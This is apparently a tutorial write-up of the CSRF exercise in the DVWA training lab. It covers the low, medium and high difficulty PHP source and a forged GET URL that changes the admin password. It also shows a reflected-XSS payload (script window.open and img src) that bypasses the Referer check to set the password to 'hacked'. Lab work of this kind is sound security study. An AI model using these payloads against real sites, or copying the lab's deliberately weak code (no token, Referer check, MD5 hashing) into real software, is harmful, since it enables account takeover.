

## CSRF (Cross-Site-Request Forgery)

- This is an Attack Method that user takes place unintended a request. Thus, BlackHat in the situation that the user can't acknowledge makes the unintended request through malicious script

Thus, If the user is authenticating, the site hasn't a distinguishable method about counterfeit request of user and correct request.

CSRF targets the function and changes the server's state. These have about purchasing or email address or password. Sometimes, vulnerable site have a CSRF. This vulnerability is called "flaw of stored cross site request forgery"

This is possible by just permitting the HTML grammar and using the IMG, IFRAME tag in the complicated CSRF.

URL: <http://localhost/dvwa/vulnerabilities/csrf/>

### Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

```
if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
        $result = mysql_query( $insert ) or die( "<pre>" . mysql_error() . "</pre>" );


        // Feedback for the user
        $html .= "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        $html .= "<pre>Passwords did not match.</pre>";
    }

    mysql_close();
}
```

If I write up about password\_new and password\_conf on the URL field, The variables are received through written a data on the URL field.

Example:

[http://localhost/dvwa/vulnerabilities/csrf/?password\\_new=password&password\\_conf=password&Change=Change](http://localhost/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change)



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Password Changed.

As you see, although there are not inputs in the text box, password data is changed. Thus, it is important to block the CSRF Attack.

<Medium level>

Change your admin password:

New password:

Confirm new password:

Change

That request didn't look correct.

```

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( eregi( $_SERVER[ 'SERVER_NAME' ], $_SERVER[ 'HTTP_REFERER' ] ) ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = mysql_real_escape_string( $pass_new );
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
            $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

            // Feedback for the user
            $html .= "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            $html .= "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        $html .= "<pre>That request didn't look correct.</pre>";
    }

    mysql_close();
}

```

[http://localhost/dvwa/vulnerabilities/csrf/?password\\_new=password&password\\_conf=password&Change=Change](http://localhost/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change)

ereg function: ereg(“the string you want to find”, “anything”)

// uppercase, lowercase distinguish

eregi function: eregi(“the string you want to find”, “anything”)

// uppercase, lowercase doesn't distinguish

\$\_SERVER[ 'SERVER\_NAME' ] : Domain Information

\$\_SERVER[ 'HTTP\_REFERER' ] : Previous Page address

The Web page checks where the request page comes from. The developer believes that if it matches the current domain, it must be trusted from the web application.

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
<script>window.open(“http://localhost/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change#”)</script>
```

```

```

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello 

localhost/dvwa/vulnerabilities/xss\_r/?name=<img+src%3D"http%3A%2F%2Flocalhost%2Fdvwa%2Fvulnerabilities%2Fcsrf%2F%3Fpassword\_new%3Dhacked..."

As you see, we can know that the password is changed by XSS Attack. After this work is finished, let's go to the login page (login.php).



Username

Password

If you enter the password as “hacked”, you can check that the password is changed well.

<High Level>

```
if( isset( $_GET[ 'Change' ] ) ) {  
    // Check Anti-CSRF token  
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );  
  
    // Get input  
    $pass_new = $_GET[ 'password_new' ];  
    $pass_conf = $_GET[ 'password_conf' ];  
  
    // Do the passwords match?  
    if( $pass_new == $pass_conf ) {  
        // They do!  
        $pass_new = mysql_real_escape_string( $pass_new );  
        $pass_new = md5( $pass_new );  
  
        // Update the database  
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";  
        $result = mysql_query( $insert ) or die( "<pre>" . mysql_error() . "</pre>" );  
  
        // Feedback for the user  
        $html .= "<pre>Password Changed.</pre>";  
    }  
    else {  
        // Issue with passwords matching  
        $html .= "<pre>Passwords did not match.</pre>";  
    }  
  
    mysql_close();  
}  
  
// Generate Anti-CSRF token  
generateSessionToken();
```

high.php

Not Found